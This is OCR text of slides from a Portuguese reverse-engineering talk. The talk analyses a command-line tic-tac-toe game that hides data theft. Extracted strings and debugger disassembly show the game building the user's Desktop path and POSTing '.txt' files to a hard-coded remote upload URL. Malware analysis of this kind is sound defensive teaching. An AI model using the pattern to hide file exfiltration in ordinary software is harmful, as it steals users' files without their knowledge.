
HACKING
2024
na WEB DAY

Além do código: compreendendo sistemas com Engenharia Reversa

Thayse Marques Solis


HACKING na WEB DAY 2024

Objeto de análise


Um simples jogo da velha para CLI.


Ou será que não?

Abrindo o jogo



Abrindo o jogo






HACKING na WEB DAY 2024

Resultado


Ok, parece normal.

Já podemos ir tomar café?

Imports



Strings




HACKING 2024 na WEB DAY

Strings

```
String
" 1@"
"libgcc_s_dw2-1.dll"
"libgcc_s_dw2-1.dll"
"__register_frame_info"
"__deregister_frame_info"
"libgcj-16.dll"
"_Jv_RegisterClasses"
"%s\\*"
".."
"%s\\%s"
"0123456789ABCDEF"
".txt"
"http://18.224.19.36:8000/upload/"
"%s%s"
"USERNAME"
"C:\\Users\\%s\\Desktop"
"strdup"
"://"
"WSAStartup failed"
"socket"
"inet_pton"
"connect"
"rb"
"fopen"
"POST %s HTTP/1.1\r\nHost: %s\r\nContent-Length: %lu\r\nContent-Type: application/octet-stream\r\nConnection: close\r\n\r\n"
"send"
"send"
"\r\n"
"Press ENTER to start the game, ESC to exit"
"TicTacToe game is running. Click ESC to give up, ENTER to play!"
"Player score: %i"
"Computer score: %i"
"The player won!"
"The computer won!"
"No one won!"
"Player score: %i"
"Computer score: %i"
"It is the player's turn"
"It is the computer's turn"
"It is the player's turn"
&"86_tune"
"-----------+-----------+-----------"
```

Breakpoints



HACKING 2024 na WEB DAY

USERNAME

```
55              push ebp
89E5            mov ebp,esp
81EC 28040000   sub esp,428
C70424 B2C0400  mov dword ptr ss:[esp],tictactoe.40C0B2     [dword ptr ss:[esp]]:"USERNAME", 40C0B2:"USERNAME"
E8 16930000     call <JMP.&getenv>
8945 F4         mov dword ptr ss:[ebp-C],eax
8B45 F4         mov eax,dword ptr ss:[ebp-C]
894424 0C       mov dword ptr ss:[esp+C],eax
C74424 08 BBC0  mov dword ptr ss:[esp+8],tictactoe.40C0BB   40C0BB:"C:\\Users\\%s\\Desktop"
C74424 04 0004  mov dword ptr ss:[esp+4],400
8D85 F4FBFFFF   lea eax,dword ptr ss:[ebp-40C]
890424          mov dword ptr ss:[esp],eax                  [dword ptr ss:[esp]]:"USERNAME"
E8 1E200000     call tictactoe.4037B0
C74424 04 B316  mov dword ptr ss:[esp+4],tictactoe.4016B3
8D85 F4FBFFFF   lea eax,dword ptr ss:[ebp-40C]
890424          mov dword ptr ss:[esp],eax                  [dword ptr ss:[esp]]:"USERNAME"
E8 D0FCFFFF     call tictactoe.401478
90              nop
C9              leave
C3              ret
```

```
Default (stdcall)
1: [esp] 0040C0B2 tictactoe.0040C0B2 "USERNAME"
2: [esp+4] 0000000C 0000000C
3: [esp+8] 0061FD28 0061FD28
4: [esp+C] 0061FB08 0061FB08
5: [esp+10] 006600C0 006600C0
```

HACKING 2024 na WEB DAY

USERNAME

```
55              push ebp
89E5            mov ebp,esp
81EC 28040000   sub esp,428
C70424 B2C040C  mov dword ptr ss:[esp],tictactoe.40C0B2     [dword ptr ss:[esp]]:"USERNAME", 40C0B2:"USERNAME"
E8 16930000     call <JMP.&getenv>
8945 F4         mov dword ptr ss:[ebp-C],eax
8B45 F4         mov eax,dword ptr ss:[ebp-C]
894424 0C       mov dword ptr ss:[esp+C],eax
C74424 08 BBC0  mov dword ptr ss:[esp+8],tictactoe.40C0BB   40C0BB:"C:\\Users\\%s\\Desktop"
C74424 04 0004  mov dword ptr ss:[esp+4],400
8D85 F4FBFFFF   lea eax,dword ptr ss:[ebp-40C]
890424          mov dword ptr ss:[esp],eax                  [dword ptr ss:[esp]]:"USERNAME"
E8 1E200000     call tictactoe.4037B0
C74424 04 B316  mov dword ptr ss:[esp+4],tictactoe.4016B3
8D85 F4FBFFFF   lea eax,dword ptr ss:[ebp-40C]
890424          mov dword ptr ss:[esp],eax                  [dword ptr ss:[esp]]:"USERNAME"
E8 D0FCFFFF     call tictactoe.401478
90              nop
C9              leave
C3              ret
```

```
EAX   00662213   "admin"
EBX   002B3000
ECX   F5210B97
EDX   004020B2   tictactoe.004020B2
EBP   0061FF18
ESP   0061FAF0   &"USERNAME"
ESI   004012E0   <tictactoe.OptionalHeader.AddressOfEntryPoint>
EDI   004012E0   <tictactoe.OptionalHeader.AddressOfEntryPoint>

EIP   0040176A   tictactoe.0040176A
```

HACKING na WEB DAY 2024

USERNAME

```
55              push ebp
89E5            mov ebp,esp
81EC 28040000   sub esp,428
C70424 B2C040(  mov dword ptr ss:[esp],tictactoe.40C0B2     [dword ptr ss:[esp]]:"C:\\Users\\admin\\Desktop", 40C0B2:"USERNAME"
E8 16930000     call <JMP.&getenv>
8945 F4         mov dword ptr ss:[ebp-C],eax                [dword ptr ss:[ebp-0C]]:"admin"
8B45 F4         mov eax,dword ptr ss:[ebp-C]                [dword ptr ss:[ebp-0C]]:"admin"
894424 0C       mov dword ptr ss:[esp+C],eax                [dword ptr ss:[esp+0C]]:"admin"
C74424 08 BBC(  mov dword ptr ss:[esp+8],tictactoe.40C0BB   [dword ptr ss:[esp+08]]:"C:\\Users\\%s\\Desktop", 40C0BB:"C:\\Users\\%s\\Desktop"
C74424 04 0004  mov dword ptr ss:[esp+4],400
8D85 F4FBFFFF   lea eax,dword ptr ss:[ebp-40C]
890424          mov dword ptr ss:[esp],eax                  [dword ptr ss:[esp]]:"C:\\Users\\admin\\Desktop"
E8 1E200000     call tictactoe.4037B0
C74424 04 B316  mov dword ptr ss:[esp+4],tictactoe.4016B3
8D85 F4FBFFFF   lea eax,dword ptr ss:[ebp-40C]
890424          mov dword ptr ss:[esp],eax                  [dword ptr ss:[esp]]:"C:\\Users\\admin\\Desktop"
E8 D0FCFFFF     call tictactoe.401478
90              nop
C9              leave
C3              ret
```

